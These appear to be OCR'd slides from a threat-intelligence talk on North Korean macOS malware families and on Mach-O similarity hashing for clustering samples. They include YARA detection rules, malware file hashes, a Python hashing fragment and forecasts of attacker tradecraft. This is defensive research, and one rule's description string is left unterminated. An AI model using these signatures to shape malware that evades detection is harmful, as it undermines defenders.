
APPLEJEUS
POOLRAT
TEMP.Hermit
MANUSCRYPT
MATA
SMOOTHOPERATOR
UPDATEAGENT
APT38
BEEFEATER
RATANKBA
TRADERTRAITOR
TA444
TWOPENCE
RUSTBUCKET
JOKERSPY
INTERCEPTION
SAFARIAGENT

04

Macho Similarity

AKA Imphash for Macs

Current Methods




```
rule APT_NK_UNK_JuiceHead_Features
{
        strings:
                $dylib_1 = "/usr/lib/dyld" ascii wide
                $dylib_2 = "/System/Library/Frameworks/Foundation.framework/Versions/C/Foundation" ascii wide
                $dylib_3 = "/usr/lib/libobjc.A.dylib" ascii wide
                $dylib_4 = "/usr/lib/libc++.1.dylib" ascii wide
                $dylib_5 = "/usr/lib/libSystem.B.dylib" ascii wide
                $dylib_6 = "/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation" ascii wide
                $lc_dylib = {0C 00 00 00}

                $entitlement = "com.apple.testmanagerd" ascii wide

        condition:
                (
                uint32(0) == 0xfeedface or // Mach-O MH_MAGIC
                uint32(0) == 0xcefaedfe or // Mach-O MH_CIGAM
                uint32(0) == 0xfeedfacf or // Mach-O MH_MAGIC_64
                uint32(0) == 0xcffaedfe or // Mach-O MH_CIGAM_64
                uint32(0) == 0xcafebabe or // Mach-O FAT_MAGIC
                uint32(0) == 0xbebafeca    // Mach-O FAT_CIGAM
                ) and
                all of ($dylib*) in (0..0x1000) and
                #lc_dylib in (0..0x1000) == 6 and
                $entitlement
}
```

Failed Methods

Comparing Entry Point

Hashing bytes at entry point




```
rule SUSP_MachoHeader_Hash_WindTail
{
    meta:
        author = "Greg Lesnewich"
        date = "2023-05-16"
        version = "1.0"
        hash = "5f7e94912a1134aa7b2ffc83d4fb45b8"
        description = "
        fingerprinting the first 12 bytes of the Macho file header which includes:
        CPU types, File type, number of load commands, size of load commands and flags
        (in this example they are MH_NOUNDEFS | MH_DYLDLINK | MH_TWOLEVEL | MH_BINDS_TO_WEAK | MH_PIE)
    condition:
        (uint32be(0x0) == 0xCAFEBABE or uint32be(0x0) == 0xCFFAEDFE or uint32be(0x0) == 0xCEFAEDFE) and
        hash.md5(0x0, 0x1C) == "6ae53a10be5662006369bc6621869c5f"
}
```

Hashing Load Command Headers + Flags


Partial or full hashing of segments / sections

“Code” Is Live

https://github.com/g-les/macho_similarity



```
Target File:     TA444/MacOS/Stage3_RustBucket/ErrorCheck_arm
File MD5:        029456110598a8fddefbf942d6f50cc4
Sig Name:        updator
Dylib Hash:      "44033041bb366d68fb54b72fc36bcb2f"
Import Hash:     "82a74d78dfb28674b81d814df0e63638"
Export Hash:     "d41d8cd98f00b204e9800998ecf8427e"
```



```python
for lib in parsed_macho.libraries:
    sorted_lowered_dylibs.append(lib.name.lower())
sorted_lowered_dylibs = sorted(sorted_lowered_dylibs)
dylib_hash = md5(",".join(sorted_lowered_dylibs).encode()).hexdigest()

if parsed_macho.has_code_signature:

  cs_sign_dir_offset = parsed_macho.code_signature.data_offset

  # read the big CS directory & get ptr to 0th blob
  target_macho.seek(cs_sign_dir_offset)
  cs_dir_bytes = target_macho.read(0x20)
  jump_to_blob = cs_dir_bytes[19]

  # read the 0th blob and look for ident ofset
  target_macho.seek(cs_sign_dir_offset+jump_to_blob)
  first_codesign_blob = target_macho.read(0x20)
  jump_to_ident = first_codesign_blob[23]
```

To-Do: Improve Certificate Parsing

Rebuild with Refinery?

Get someone to scale it for value

Forecast

More linkable (XPC, P2P) MacOS infections on one platform (MATA)

Payload discretion (limited download) & protection (packing, obfuscation)

Unlikely: rootkit dev. Access is required for weeks, not years

Network level vs host-level targeting

Thank You